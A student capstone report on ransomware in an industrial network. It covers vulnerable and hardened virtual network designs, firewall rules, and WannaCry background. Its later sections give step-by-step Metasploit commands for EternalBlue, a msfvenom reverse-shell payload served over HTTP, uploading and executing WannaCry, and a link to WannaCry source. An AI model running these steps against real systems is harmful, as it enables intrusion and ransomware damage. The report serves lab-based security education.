
INCS 4810 & COMM 2230

Culminating Project

Formal Technical Report

Effects of Ransomware on an Industrial Organization



Students:
Gian Gravela
Scott Zheng
Kevin Chou

Instructor:
Victor Mendez
Derek Jamensky

Tables of Content

Executive Summary

Overview

Industrial plants encounter cybersecurity concerns in their operational landscape. In the event of an attack, it is crucial that these plants maintain their operational functionality or transition into a fail-safe mode. It is essential to implement resilient security measures to ensure continuous operation of industrial plants, while safeguarding against potential cyber threats.

In our project, we commenced on creating a V1 network with intentional vulnerabilities to conduct a comprehensive security assessment. The purpose of this was to gain an understanding of potential weaknesses in our network infrastructure. By deliberately introducing vulnerabilities, we aimed to simulate real-world scenarios and evaluate the effectiveness of our security measures.

To assess the vulnerabilities present in the V1 network, we utilized various scanning tools such as Nmap and Greenbone Security Assistant. These tools allowed us to scan the network and identify potential security flaws, misconfigurations, or outdated software versions. By analyzing the scan results, we obtained valuable insights into the weak points that could potentially be exploited by malicious actors.

Furthermore, we conducted a comprehensive vulnerability analysis of our network and devices to identify areas for enhancing our system's security. To guide our analysis, we followed the principles outlined in the ISA/IEC 62443 standard, which provides a comprehensive framework for industrial automation and control systems (IACS) security. By adhering to the ISA/IEC 62443 standard, we aimed to identify potential vulnerabilities, assess their impact, and prioritize remediation efforts. Our analysis incorporated various aspects, including network infrastructure, system configurations, and device security.

With a transparent picture of the vulnerabilities, we proceeded to perform penetration testing on the V1 network. During this phase, we focused on testing the impact of the notorious WannaCry ransomware. By emulating the ransomware's behaviour within the controlled environment, we assessed its ability to encrypt data and disrupt network services. This provided us with firsthand experience of the devastating effects of ransomware, and also highlighted the potential consequences if our network were to fall victim to such an attack.

We began improving our network's security posture with the knowledge acquired from the vulnerability scans, analysis, and penetration testing. This led us to develop the V2 network, which encompassed a range of enhanced security measures.

Our project timeline spanned from April 26th, 2023 to May 25th, 2023. On May 24th, 2023, we presented our project at BCIT.

Scope

Our project objective was to establish a virtual test environment that deliberately contained vulnerabilities. This allowed us to effectively showcase the impacts of a ransomware attack and highlight the significance of implementing robust security measures to enhance network security. Following the guidelines outlined in ISA/IEC 62433, we proceeded to harden our devices, implement network segmentation into distinct zones, and enforce endpoint protection alongside firewalls. These measures collectively aimed to strengthen the security levels of our network.

Project deliverables

Upon completion of the project, the following deliverables will be produced:

1. Comprehensive Report: A detailed report will be prepared, outlining the impact of ransomware on a network. This report will provide a thorough analysis of the consequences and overall operational efficiency. It will also highlight the vulnerabilities exploited by the simulated ransomware attack
2. Recommended Security Measures and Implementation Guidelines: A set of recommended security measures will be developed based on the findings and insights gained from the project. These measures will be tailored to the specific needs and constraints of the industrial organization. The accompanying implementation guidelines will provide step-by-step instructions for integrating these security measures into the existing infrastructure without causing significant operational disruptions.
3. Presentation: A presentation will be created to effectively communicate the project's objectives, methodology, key findings, and recommendations. It will serve as a tool for sharing the project outcomes, highlighting the importance of cybersecurity in industrial environments, and advocating for the adoption of the recommended security measures.

By delivering these comprehensive materials, our project will provide valuable insights into the impact of ransomware on industrial organizations, practice recommendations for enhancing security, and a compelling presentation to facilitate understanding and decision-making within the organization.

Vulnerable Network Design

To facilitate vulnerability scanning, penetration testing, and security implementation, we have designed a network that has an IT Network and ICS Network. This setup is hosted on VMware Workstation. The network components include:

1. 2x Windows 7 Workstations
2. DeltaV Operator Workstation:
3. Sophos XG Firewall




Figure 1 Vulnerable Virtual Test Network V1

Penetration Test


With the Windows 7 workstation and vulnerable network V1 set up, we can proceed with penetration testing. To execute the EternalBlue exploit, we will use a powerful tool for security testing and exploitation, the Metasploit framework.

By launching the exploit, we will attempt to leverage the vulnerability present in the SMB protocol. This vulnerability allows us to exploit the target system and gain unauthorized access to the host. The

EternalBlue exploit takes advantage of this weakness to execute arbitrary code and potentially compromise the Windows 7 workstation.

Improved Network Design

In our enhanced network design, we implemented three distinct zones and established strict communication rules and policies between them to improve security. Additionally, an Internal Demilitarized Zone (IDMZ) was created to prevent direct communication between zones and facilitated the restriction of any potential compromises.



Conclusion

While implementing security measures in a plant setting may present difficulties, it is crucial and necessary. Without proper security implementations, malicious actors can exploit vulnerabilities and gain unauthorized access to the network, resulting in significant problems. The potential repercussions, such as production disruptions, justify the importance of preemptively implementing security measures to mitigate these risks.

Ideally, security implementation should occur while the plant operations continue, ensuring minimal disruption. However, there may be situations where it is not feasible to implement security measures without temporarily halting production. Despite the temporary inconvenience, the long-term benefits outweigh the costs. Installing robust security measures helps prevent and reduce cyberattacks, which can be far more costly in terms of financial losses, reputation damage, and operational disruptions compared to the temporary production halt during implementation.

Outcomes

In our report and presentation, we demonstrated the potential consequences of an attack on a vulnerable network, exemplifying how it could result in the encryption and deletion of data if a ransom was not paid. By adhering to the guidelines outlined in ISA/IEC 62443, we successfully established an enhanced network infrastructure with robust security implementations aimed at minimizing the risk of cyberattacks.

Ultimately, the installation of comprehensive security measures serves to safeguard the plant's operations, reputation, and financial stability, making it a crucial investment for long-term resilience against cyber threats.

In the Future

For future projects, it would be advantageous to incorporate physical hardware components to further enhance the demonstration of the malware's impact on a plant environment. While our project primarily utilized virtual machines, introducing hardware elements would provide a more realistic representation of an actual attack on a plant. This would allow for a comprehensive showcase of the potential consequences and highlight the importance of implementing robust security measures to safeguard physical systems and operations.

Introduction

The Team

Gian assumed responsibility for critical tasks involving the network, encompassing network design, penetration testing, security implementation, vulnerability analysis, and configuration. Specifically, Gian was involved in designing the initial V1 network, conducting vulnerability analysis and penetration tests on the vulnerable network, installing ransomware as part of the testing process, and subsequently implementing security measures to transform the newly designed V2 network into a secure environment.

Scott took on key responsibilities involving installation and configuration, security implementation, and penetration testing. His primary focus was assisting Gian with the installation and configuration of the V1 network, resolving any encountered issues, and collaborating on the implementation of security measures for the V2 network. Additionally, Scott actively participated in conducting penetration tests to ensure the network's resilience against potential threats.

Kevin held primary responsibilities in vulnerability analysis, scanning, and scheduling. His focus centred around performing thorough scans of the vulnerable V1 network and generating comprehensive network analysis reports. Furthermore, Kevin played a pivotal role in project documentation, taking the lead in writing tasks and ensuring the timely completion of assigned responsibilities according to the established schedule.

Scheduling

Our project had a designated timeline spanning from April 26th, 2023, to May 25th, 2023, during which we were tasked with completing the entire project, including the presentation and report. To ensure successful project completion, we established two crucial milestones that played a significant role in achieving our objectives.

Our first milestone was the creation of our V1 network. The V1 network comprises the Windows 7 VM IT Workstation, Windows 7 VM Engineering Workstation, DeltaV Operation VM Workstation, Sophos XG Firewall, and Kali Linux VM. All devices can communicate with each other and have internet connectivity. Initially, configuring the firewalls posed a challenge for us, as we were unfamiliar with the process. We attempted to configure them like routers based on our networking classes, using static routes. However, we later realized that firewall rules were necessary to enable device communication. This configuration aspect proved to be the most challenging part of setting up our V1 network.

The creation of the V1 network is a crucial milestone as it establishes the foundation for subsequent stages of our project, particularly when implementing security measures in the V2 network. By identifying vulnerabilities that may exist and be exploited in an improperly configured V1 network, the V2 network will demonstrate how our security implementations enhance network security and mitigate potential vulnerabilities.

This milestone was achieved on May 5, 2023, although we encountered initial difficulties in getting the firewall to allow communication. However, after extensive research and dedication, Gian managed to find a solution.

Our second milestone was the creation of our V2 network. The V2 network contains Kali Linux VM, 2x Windows 10 VM IT Workstation, 1x Windows 10 VM Engineering Workstation, DeltaV Operation VM Workstation, 2x Sophos XG Firewall, Windows Server, and an IDMZ. The 2x Windows 10 VM IT Workstations will be in the business network, and the Windows 10 VM Engineering Workstation and DeltaV Operation VM Workstation will be in the ICS network. The devices in these two separate networks cannot communicate with each other. Given our primary concern for preserving our existing network, we made the strategic decision to prioritize strengthening other components of the network, such as firewall, endpoint protection, and updating the Windows OS.

This milestone was achieved on May 10, 2023, and there were no difficulties encountered when creating the network.

Project Goal

To emphasize the importance of enhanced security measures, our approach involves creating a designated vulnerable network, V1. This network configuration comprises a Kali Linux VM, a Sophos XG firewall, two Windows 7 VM workstations, and one DeltaV Operator VM workstation. The objective is to simulate an attack scenario by leveraging the EternalBlue exploit from the Kali Linux VM. This exploit will be used to gain access to the host within the V1 network and to launch the WannaCry ransomware. After the WannaCry ransomware infiltrates the network, it initiates the encryption process on data present within the workstations. Furthermore, it possesses the capability to spread throughout the network. However, due to the potential repercussions, we decided against conducting tests regarding its propagation. By executing this attack, we aim to demonstrate the potential cybersecurity risks and vulnerabilities within the network. The successful execution of the attack highlights the urgent need for strengthened security measures. It emphasizes the importance of implementing robust security solutions to protect against such threats and prevent unauthorized access, data breaches, and potential disruptions to operations. This serves as a compelling argument for enhancing the network's security infrastructure to create a secure environment that effectively mitigates and prevents such cyberattacks.

Our proposed solution involves the implementation of a network architecture that incorporates an IDMZ to separate the ICS network from the business network and installation of endpoint protection. The business network will consist of two Windows 10 IT workstations and a Sophos XG firewall, while the ICS network will comprise a Windows 10 Engineering workstation, a DeltaV Operation workstation, and a Sophos XG firewall.

By connecting the two Sophos XG firewalls and establishing the IDMZ, we can effectively restrict communication between the ICS and business networks. This segmentation ensures that any potential cyber threats originating from the business network cannot propagate or impact the ICS network. It creates a secure boundary that prevents unauthorized access and minimizes the risk of attacks on critical industrial systems.

Due to the limitations of the Windows 7 workstations in installing Sophos Endpoint Protection, we made the strategic decision to upgrade the operating system to Windows 10. This upgrade enabled us to successfully install Sophos Endpoint Protection, providing enhanced security measures. By implementing Sophos Endpoint Protection, we can further fortify our defence against malicious activities, as the software actively monitors and promptly notifies users of any suspicious or unusual behaviour.

Overall, our proposed network design, the deployment of Sophos XG firewalls as an IDMZ, and the installation of endpoint protection provide a robust security solution that ensures the prevention of unauthorized communication between the ICS and business networks, safeguarding the operational integrity of the plant.

Project Description

Effects of Ransomware

Ransomware poses a wide range of detrimental effects on industrial organizations. First, it can disrupt operations by causing delays, interruptions, and difficulties in carrying out essential tasks and processes. This disruption can lead to operational downtime and hinder productivity. Additionally, ransomware attacks can create financial losses for organizations, as production may be halted, deadlines missed, and significant resources required for recovery efforts.

Moreover, industrial organizations may face safety and infrastructure risks due to ransomware. Attacks targeting control systems can result in equipment malfunctions or operational errors, potentially compromising employee safety and the integrity of critical infrastructure.

Furthermore, ransomware attacks can have severe consequences for an organization's reputation and customer trust. News of a security breach can spread quickly, damaging the organization's public image and leading to concerns about data protection. This loss of trust may have long-lasting effects on relationships with customers, partners, and stakeholders.

Another significant impact is the potential for data breaches and information loss. Ransomware attacks often involve the theft, exposure, or permanent loss of sensitive information such as customer data, intellectual property, financial records, and proprietary information. This breach of data can result in legal, financial, and operational consequences for the organization.

To mitigate these risks, it is crucial for industrial organizations to prioritize robust cybersecurity measures. This includes implementing comprehensive security protocols, conducting regular backups, educating employees on cybersecurity best practices, and developing incident response plans to minimize the potential impact of ransomware attacks.

Vulnerable Network Design

Our deliberately vulnerable network design, implemented using VMware, consisted of two host-only networks: the IT network and the ICS network. The IT network and the ICS network could communicate with each other, and we utilized static IPv4 addressing to configure the network.

Additionally, a bridged network was established with the local machine, serving as the WAN connection. The firewall provided internet connectivity to both LANs. It's important to note that no security measures were implemented on the firewall, exposing the network to potential risks.

Here is the network setup:


IT Network:

- Network Range: 192.168.19.0/24
- IT Workstation: 192.168.19.2
- Default Gateway 192.168.19.10

ICS Network:

- Network Range: 192.168.188.0/24
- Engineering Workstation: 192.168.188.2/192.168.19.3
- DeltaV Operator Workstation: 192.168.188.3
- Default Gateway 192.168.188.10

With the help of our Sophos XG firewall, we implemented firewall rules that allowed communication between the IT and ICS network.



ON Rule status

Rule name * ICS To IT

Description Enter Description

Rule group Traffic to Internal Zones

Action Accept

☑ Log firewall traffic

Logs traffic, matching this firewall rule, on the appliance (by default) or on the configured syslog server.

Source

Select the source zones, networks, and devices.
The rule applies to traffic from these sources during the scheduled time period.

Source zones * LAN

Source networks and devices * DeltaV Workstation
ICSWorkstation

During scheduled time All the time

Select to apply the rule to a specific time period and day of the week.

Destination and services

Select the destination zones, networks, devices, and services.
The rule applies to traffic to these destinations.

Destination zones * LAN


Destination networks * ITWorkstation

Services * Any

Services are traffic types based on a combination of protocols and ports.

In the firewall rules, we specified the source/destination zone and IP address of devices that we want to be able to communicate to each other.

Another firewall rule that was required is ICS/IT to Wan. This rule will allow our zones and devices to communicate to the internet.



ON Rule status

Rule name *
Lan To Wan

Description
Enter Description

Rule group
Traffic to WAN

Action
Accept

☑ Log firewall traffic
Logs traffic, matching this firewall rule, on the appliance (by default) or on the configured syslog server.

Source
Select the source zones, networks, and devices.
The rule applies to traffic from these sources during the scheduled time period.

Source zones *
LAN
Add new item

Source networks and devices *
DeltaV Workstation
ICSWorkstation
ITWorkstation
Add new item

During scheduled time
All the time
Select to apply the rule to a specific time period and day of the week.

Destination and services
Select the destination zones, networks, devices, and services.
The rule applies to traffic to these destinations.

Destination zones *
WAN
Add new item

Destination networks *
Any
Add new item

Services *
Any
Add new item
Services are traffic types based on a combination of protocols and ports.

Following a similar setup to the ICS to IT rule, the ICS/IT to Wan rules also requires a source and destination. In this case, our source zone and IP were the IT and ICS zone and devices. To allow our devices to access the internet, we set the destination to our WAN port.

Penetration Test

WannaCry

The specific ransomware attack used in this project is the WannaCry malware. WannaCry is a ransomware worm that made its first appearance in May 2017. The attack primarily infected computers running Microsoft Windows operating system and infected over 300,000 computers across more than 150 countries worldwide within a few days.

WannaCry used EternalBlue to exploit a vulnerability in the Windows Server Message Block (SMB) protocol, which allowed it to propagate rapidly across the world. The main goal of WannaCry would be to encrypt a user's data and display a ransom note demanding a payment in Bitcoin of three hundred dollars to unlock the files. In addition, there were two sets of countdowns. The first countdown indicated if the payment of bitcoin was not sent, then the payment required would be doubled. The second countdown stated if the payment was not provided, then the data encrypted would be deleted and lost.

One of the most infamous use of WannaCry was the attack on the National Health Service (NHS) in the United Kingdom (UK) around May 2017. WannaCry exploited a vulnerability on Windows devices and was able to quickly propagate across the health care network. Once WannaCry was able to spread across the network, it encrypted the majority of their data. Examples of data encrypted were patients records, images/test results and research data. Due to the data encryption, health across the country were disrupted, causing significant chaos in the UK.

WannaCry was especially effective in the NHS, primarily due to outdated software. For example, the software used by the computers were constantly lacking security updates, making them an exceptional vulnerability to the EternalBlue exploit MS17-010. In addition to lack of security updates, the network design of the NHS made it extremely simple for WannaCry to propagate to different hospitals and clinics across the UK. The network design employed by the NHS prioritized availability over security, resulting in information to easily pass to one network to another.

Please note the following information regarding the GitHub link provided below. The link leads to a download source for the WannaCry ransomware attack. We strongly advise against downloading WannaCry due to its harmful nature, including data encryption and network propagation capabilities. If you must download the ransomware attack for testing purposes, we recommend doing so exclusively within a secure, isolated network.

Link: https://github.com/chronosmiki/RANSOMWARE-WANNACRY-2.0

Exploits

Attack the V1/Vulnerable Network Design can be achieved by two methods. The first method is utilizing exploits within the operating systems, such as EternalBlue to gain access to a device and run malicious software. The EternalBlue exploit is what allowed the WannaCry ransomware to propagate around the world. The second method is a form of spearphising attack. Using a reverse TCP payload, it allows a threat actor to establish a connection to a victim and gain elevated privileges to run malicious software.

EternalBlue also known as MS17-010 was a security exploit found within Microsoft's Server Message Block (SMB) protocol. The (SMB) protocol is a network file sharing protocol that allows a Windows computer to share files and resources to devices on the same network. If a threat actor has compromised a system, they can access sensitive data, install back doors, install malware, etc. In addition, the threat actor would be able to perform ransomware attacks and have the malware propagate to all vulnerable devices on the network. The EternalBlue exploit was also used in the WannaCry ransomware attack.

The secondary method of attack is known as a reverse TCP payload or reverse shell. The reverse TCP payload method involves running a script or executable on the victim's machine. Then the executable establishes a reverse TCP connection to the threat actor, providing the threat actor with a remote command shell of the victim's computer. With the command shell, the threat actor explores the victim's device, extract sensitive information, install additional malware, or even gain full control over the victim's system. The most common method used for the reverse shell attack are from phishing attacks, social engineering, and online downloads.

Exploit Windows and run WannaCry with MS17-010 from Kali

Requirements

Kali Linux with access to victim's device
Metasploitable
WannaCry Ransomware software

Summary

Utilizing Kali Linux will allow us to upload and execute WannaCry on a Victim's computer. The method used to gain access to the victim's computer is through the EternalBlue exploit. Using Metasploitable, we are able to load the exploit and configure it with our Victim's IP address as the RHOST and Kali's IP address as the LHOST. Once the exploit is configured, we are able to execute the exploit. The Kali Linux machine will send special packets of information across the network to gain access to the Victim's machine, then granting themselves with NT Authority. If the exploit was successful, a meterpreter session will be established. The meterpreter session will allow the Kali Linus device to upload WannaCry and execute the ransomware on the Victim's computer.

Instructions

Gain Access to Victims device

1. Open Terminal
2. Run the command:
   ```
   msfconsole
   ```

3. Run the command:

use exploit/windows/smb/ms17_010_eternalblue

4. Run the command:
   set RHOST x.x.x.x

   x.x.x.x = Remote Host IP Address

5. Run the command:
   set LHOST x.x.x.x

   x.x.x.x = Kali IP Address

6. Run the command:
   exploit

Send and Run WannaCry to the Victim

1. Run the command:
   upload (Start Location) (End Location to send malware on victim's computer)

   (Start Location) = Location of executable
   (End Location) = Destination of malware on victim's computer Example: c:\\windows

2. Run the command:
   Execute -f filename

   filename = Name of Executable/Malware

Exploit Windows and run WannaCry with reverse TCP payload from Kali

Requirements

Kali Linux with access to victim's device
Metasploitable
WannaCry Ransomware software

Summary

To gain access to the victim's device with the reverse TCP method, an executable file must run on their devices. Running the executable will establish a connection to the Kali system. The method used to upload and run the executable is by hosting an HTTP site and having our victim download and run the executable. Once a connection has been made from the victim to Kali, a meterpreter session will be created. With the meterpreter session, Kali is able to directly access the victim's device. To be able to upload and execute WannaCry on the device, we need to escalate our privileges. Once privileges has been escalated, we are able to upload and run the WannaCry executable.

Instructions

Create an HTTP Site

1. Create a folder
2. Open Terminal
3. Change directory into folder
4. Run the command:
   ```
   sudo su
   ```
5. Run the command :
   ```
   msfvenom -p windows/meterpreter/reverse_tcp lhost=x.x.x.x lport=5555 -f exe >
   FILEPATH/reverse_tcp.exe
   ```

   x.x.x.x = Kali IP address
   FILEPATH = path of the folder created above

Run HTTP Site

1. Open Terminal
2. Change directory into folder created in "Create an HTTP Site"
3. Run the command:
   ```
   sudo su
   ```
4. Run the command:
   ```
   python3 -m http.server
   ```
5. Leave terminal Open and continue to next phase

Access Victims Device

On Kali

1. Open Terminal
2. Run the command:
   ```
   msfconsole
   ```
3. Run the command:
   ```
   use exploit/multi/handler
   ```

4. Run the command:
   ```
   set payload windows/meterpreter/reverse_tcp
   ```

5. Run the command:
   ```
   set LHOST x.x.x.x
   ```

   x.x.x.x = Kali IP address

6. Run the command:

set LPORT 5555

7. Run the command:
   exploit

On Victims device

1. Open browser
2. Go to the site:
   http://x.x.x.x:8000

   x.x.x.x = Kali IP Address

3. Download reverse_tcp.exe
